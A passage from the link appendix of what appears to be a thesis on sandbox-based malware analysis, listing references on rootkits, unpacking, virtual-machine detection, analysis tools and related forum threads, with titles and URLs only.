cwsandbox.org/ CWSandbox. Behaviour based malware analysis.

norman.com/microsites/nsic/ Norman SandBox Information Center. A web site that lets you upload malware samples for automatic analysis.

packetstormsecurity.org Packetstorm Security

honeynet.org Honeynet

freemind.sourceforge.net/wiki/index.php/Main_Page Free mind mapping software written in Java.

msdn2.microsoft.com/en-us/library/default.aspx Microsoft Developer Network Library. A resource holding information on Win32 programming API (and much more).

securityfocus.com/virus SecurityFocus

asert.arbornetworks.com/ Arbor Networks (and ASERT, Arbor Security Engineering & Response Team)

http://www.xfocus.net/tools/200505/1032.html IceSword

http://mitglied.lycos.de/yoda2k/LordPE/info.htm LordPE

http://www.f-secure.com/blacklight/ Blacklight

http://www.symantec.com/enterprise/security_response/toughsecurity/index.jsp Webcasts, Symantec Security Response. On the Rustock Rootkit.

K.8 Availability of referenced articles

Trojan.Peacomm!zip http://www.symantec.com/enterprise/security _response/writeup.jsp ?docid=2007-041219-5638-99

Trojan.Peacomm: Building a Peer-to-Peer Botnet http://www.symantec.com/enterprise/security _response/weblog/2007/ 01/trojanpeacomm_building_a_peert.html

Backdoor.Rustock http://www.symantec.com/security _response/writeup.jsp ?docid=2006-011309-5412-99&tabid=1

Rustock: Deep Dive http://www.symantec.com/ enterprise/security _response/weblog/2006/ 12/handling_todays_tough_security_3.html

A presentation on automating PE unpacking. Security-Assessment. (Paul Craig) www.security-assessment.com/files/presentations/

Ruxcon_2006_-_Unpacking_Virus,_Trojans_and_Worms.pdf

A quick VMware Server VIX Primer http://www.codeguru.com/cpp/ sample_chapter/article.php/c13503

Subvirting Vista Kernel For Fun and Profit http://www.whiteacid.org/misc/ bh2006/070_Rutkowska.pdf

Red Pill http://invisiblethings.org/papers/redpill.html

Subverting PatchGuard Version 2 http://nynaeve.net

The Twisted Documentation twistedmatrix.com

Honeypots: How do you know when you are inside one? http://scissec.scis.ecu.edu.au/wordpress/conference_proceedings/2006/forensics/Innes%20 Valli%20-%20Honeypots-%20How%20do%20you%20know%20 when%20you%20are%20inside%20one.pdf

Fighting EPO Viruses http://www.securityfocus.com/infocus/1841

Antidebugging for (m)asses http://pb.specialised.info/all/articles/antid.txt

Presentation on the VIX API download3.vmware.com/vmworld/2006/dvt9520.pdf

An Advanced Interactive Multi-Processor Disassembler datarescue.com

Detecting the Presence of Virtual Machines Using the Local Data Table http://www.offensivecomputing.net/files/active/0/vm.pdf

Start Your Windows Programs From An NT Service http://www.codeproject.com/system/xyntservice.asp

A GUI program to configure XYNTService http://www.codeproject.com/cpp/XYNTServiceWrapper.asp

PaiMei - Reverse Engineering Framework (Presentation) http://www.openrce.org/repositories/users/pedram/RECON2006-Amini.zip

Introduction to IDAPython http://dkbza.org/data/Introduction%20to%20IDAPython.pdf

Introduction to IDAPython (modified web version) http://www.openrce.org/articles/full_view/11

Attacks on Virtual Machine Emulators http://www.symantec.com/ avcenter/reference/Virtual_Machine_Threats.pdf

PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware http://www.acsac.org/2006/papers/122.pdf

FUTo http://www.openrce.org/articles/full_view/19

Hacking Malware: Offense is the new Defense http://www.offensivecomputing.net/dc14/valsmith__dquist_hacking_malware_us06.pdf

A Case Study of the Rustock Rootkit and Spam Bot http://www.usenix.org/events/hotbots07/tech/full_papers/chiang/chiang.pdf

L Other links

http://nsm.stat.no The Norwegian National Security Authority (NSM)

http://www.vmware.com/products/ws/overview.html VMware Workstation overview

http://www.vmware.com/support/developer/ VMware Developer Resources

http://www.vmware.com/support/developer/vix-api/index.html VMware VIX API

M Relevant forum threads

http://www.openrce.org/forums/posts/454 From the OpenRCE.org forum. Thread topic: "VMWare Scripting". Created on April 26, 2007 10:47 CDT. Discusses using and wrapping *vmrun*, the vix interface and pyvix wrapper. Comment by ZuTLe (Lars Haukli) @ April 27, 2007 02:40.23 CDT. This is my most famous post it seems; when I google for pyvix, it shows up on page 2!

http://www.openrce.org/forums/posts/448 From the OpenRCE.org forum. Original thread topic: "Beginning Malware Analysis". Created on April 19, 2007 22:30 CDT. Starts out discussing malware analysis using IDA Pro, VMware and OllyDbg. Geared on dynamic analysis, and evolves into discussing isolation and VM-aware malware. Comment by ZuTLe (Lars Haukli) @ April 26, 2007 06:22.15 CDT.

http://www.openrce.org/forums/posts/479 From the OpenRCE.org forum. Thread topic: "Packers detecting VMs and OllyDbg". Created on May 13, 2007 19:00 CDT by ZuTLe. A thread in response to W32.Rinbot.BC - detects VM and Ollydbg's presence" at Tue, 2007-05-08, at offensivecomputing.net. Concerned with Rinbot/Vanbot and its packer: EXECryptor.

http://www.openrce.org/forums/posts/332 From the OpenRCE.org forum. Thread Topic: "Hook-proofing DLLs". Created on January 21, 2007 09:06 CST. A general discussion and integrity checking.

http://www.openrce.org/forums/posts/274 From the OpenRCE.org forum. Thread topic: "Tools for Windows API Monitoring". Created on October 30, 2006 22:08 CST. A discussion on several API Monitoring tools for Windows, and even a way to perform the operation using python. (last post is on May 25, 2007, so the discussion has been going on for some time).